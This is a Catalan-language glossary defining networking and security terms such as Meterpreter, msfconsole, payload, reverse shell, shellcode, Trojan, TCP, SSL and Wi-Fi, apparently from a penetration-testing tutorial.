Meterpreter: És un Payload que s'executa després del procés d'explotació d'una vulnerabilitat. Meterpreter és el diminutiu de meta-interpret i s'executa completament en memòria, ja que s'executa com un procés en el sistema operatiu i no escriu cap fitxer al sistema remot, evitant així tenir problemes amb els antivirus. Meterpreter permet obtenir una gran quantitat d'informació sobre un objectiu compromès, així com també manipular processos del sistema i / o acabar-los.

Mfsconsole: És probablement la interfície més popular del framework MSF. Proporciona una consola centralitzada "tot en un" i permet un eficient accés a pràcticament totes les opcions

disponibles en el marc de Metasploit. Msfconsole pot semblar intimidatori al principi, però una vegada s'aprèn el seu funcionament es pot apreciar el poder d'utilitzar aquesta interfície.

Open Source: Codi obert és l'expressió amb la qual es coneix al programari distribuït i desenvolupat lliurement. Es focalitza més en els beneficis pràctics (accés al codi font) que en qüestions ètiques o de llibertat que tant es destaquen en el programari lliure.

Owasp Broken Web: És una distribució intencionadament vulnerable d'una màquina virtual Linux.

Payload: Un Payload, és un programa que acompanya a un exploit per a realitzar funcions específiques un cop el sistema objectiu és compromès, l'elecció d'un bon payload és una decisió molt important a l'hora d'aprofitar i mantenir el nivell d'accés obtingut en un sistema. En molts sistemes existeixen tallafocs, antivirus i sistemes de detecció d'intrusos que poden dificultar l'activitat d'alguns payloads, per aquest motiu se solen utilitzar encoders per intentar evadir qualsevol AV o Firewall.

Pegat: Canvis que s'apliquen a un problema per solucionar errors o actualitzacions.

PHP: PHP (acrònim recursiu de PHP: Hypertext Preprocessor) és un llenguatge de codi obert molt popular especialment adequat per al desenvolupament web i que pot ser incrustat en HTML.

PID: Abreviatura de process ID.

Plugin: Programa que pot annexar a un altre per augmentar les seves funcionalitats (generalment sense afectar altres funcions ni afectar l'aplicació principal). No es tracta d'un pegat ni d'una actualització, és un mòdul a part que s'inclou opcionalment en una aplicació.

Ping: Comanda o eina de diagnòstic que permet verificar l'estat d'un equip remot.

Proxy: És un servidor (un programa o sistema informàtic), que serveix d'intermediari en les peticions de recursos que realitza un client (A) a un altre servidor (C).

RAM: Memòria utilitzada com a memòria de treball per al programari instal·lat en un ordinador, de l'anglès Random-Access Memory.

Reverse Shell: En termes generals podem descriure'l com un túnel creat amb un programa de shell remot. Un cop creat el túnel, pot iniciar les ordres de tornada de la màquina de destinació túnel per al túnel de la màquina d'origen amb les credencials del creador del túnel.

Root: Compte d'usuari amb privilegis d'administrador.

Ruter: També conegut com enrutador o encaminador de paquets, és un dispositiu que proporciona connectivitat a nivell de xarxa o nivell 3 en el model OSI.

Sniffer: Un sniffer és un programa informàtic que registra la informació que envien els perifèrics, així com l'activitat realitzada en un determinat ordinador.

SSH: (Secure Shell o intèrpret d'ordres segura) és el nom d'un protocol i del programa que ho implementa, i serveix per accedir a màquines remotes a través d'una xarxa. Permet gestionar per

complet l'ordinador mitjançant un intèrpret d'ordres, i també pot redirigir el trànsit de X per poder executar programes gràfics si tenim executant un Servidor X (en sistemes Unix i Windows).

SSL: Són les sigles en anglès de Secure Socket Layer (en català capa de connexió segura). És un protocol criptogràfic (un conjunt de regles a seguir relacionades amb seguretat, aplicant criptografia) emprat per a realitzar connexions segures entre un client (com ho és un navegador d'Internet) i un servidor (com ho són els ordinadors amb pàgines web). Aquest protocol ha estat succeït per TLS.

Shellcode: Una shellcode és un conjunt d'ordres programades generalment en llenguatge assemblador i traslladades a opcodes (conjunt de valors hexadecimals) que solen ser injectades a la pila (o stack) d'execució d'un programa per aconseguir que la màquina en la qual resideix s'executi la operació que s'hagi programat.

Switch: És el dispositiu digital lògic d'interconnexió d'equips que opera a la capa d'enllaç de dades del model OSI. La seva funció és interconnectar dos o més segments de xarxa, de manera similar als ponts de xarxa, passant dades d'un segment a un altre d'acord amb l'adreça MAC de destinació de les trames a la xarxa i eliminant la connexió un cop finalitzada aquesta.

SYN: SYN és un bit de control dins del segment TCP, que s'utilitza per sincronitzar els números de seqüència inicials ISN d'una connexió en el procediment d'establiment de tres fases (3 way handshake). S'usa per sincronitzar els números de seqüència en tres tipus de segments: petició de connexió, confirmació de connexió (amb ACK actiu) i la recepció de la confirmació (amb ACK actiu).

TCP: Transmission Control Protocol (TCP) o Protocol de Control de Transmissió, és un dels protocols fonamentals a Internet. Molts programes dins d'una xarxa de dades composta per xarxes d'ordinadors, poden usar TCP per crear "connexions" entre si a través de les quals es pot enviar un flux de dades. El protocol garanteix que les dades seran lliurats en la seva destinació sense errors i en el mateix ordre en què es van transmetre. També proporciona un mecanisme per distingir diferents aplicacions dins d'una mateixa màquina, a través del concepte de port.

TLS: Transport Layer Security o «seguretat de la capa de transport» i el seu antecessor Secure Sockets Layer (SSL) són protocols criptogràfics que proporcionen comunicacions segures per una xarxa, comunament Internet.

Troià: En informàtica, es denomina cavall Troià, o troià, a un programari maliciós que es presenta a l'usuari com un programa aparentment legítim i inofensiu, però que, a executar-lo, li brinda a un atacant accés remot a l'equip infectat. El terme troià prové de la història del cavall de Troia esmentat en l'Odissea d'Homer.

Tikiwiki: és un sistema de gestió de continguts d'índole col·laborativa (CMS / Groupware) fàcil de configurar i personalitzar, dissenyat per crear portals, llocs comunitaris, intranets i aplicacions web en general

UDP: User Datagram Protocol (UDP) és un protocol del nivell de transport basat en l'intercanvi de datagrames (Encapsulat de capa 4 Model OSI). Permet l'enviament de datagrames a través de la xarxa sense que s'hagi establert prèviament una connexió, ja que el mateix datagrama incorpora suficient informació d'adreçament en la seva capçalera. Tampoc té confirmació ni control de flux.

URL: Un localitzador de recursos uniforme o URL -sigles en anglès de uniform resource locator- és un identificador de recursos uniforme (URI) els recursos referits poden canviar, això és, la direcció pot apuntar a recursos variables en el temps. Estan formats per una seqüència de caràcters, d'acord a un format modèlic i estàndard, que designa recursos en una xarxa, com Internet.

Wifi: El wifi (nom provinent de la marca comercial Wi-Fi) és un mecanisme de connexió de dispositius electrònics sense fils. Els dispositius habilitats amb Wi-Fi, com ara un ordinador personal, una consola de videojocs, un telèfon intel·ligent o un reproductor d'àudio digital, poden connectar-se a internet a través d'un punt d'accés de xarxa sense fils. Aquest punt d'accés té un abast d'uns 20 metres en interiors, una distància que és més gran a l'aire lliure.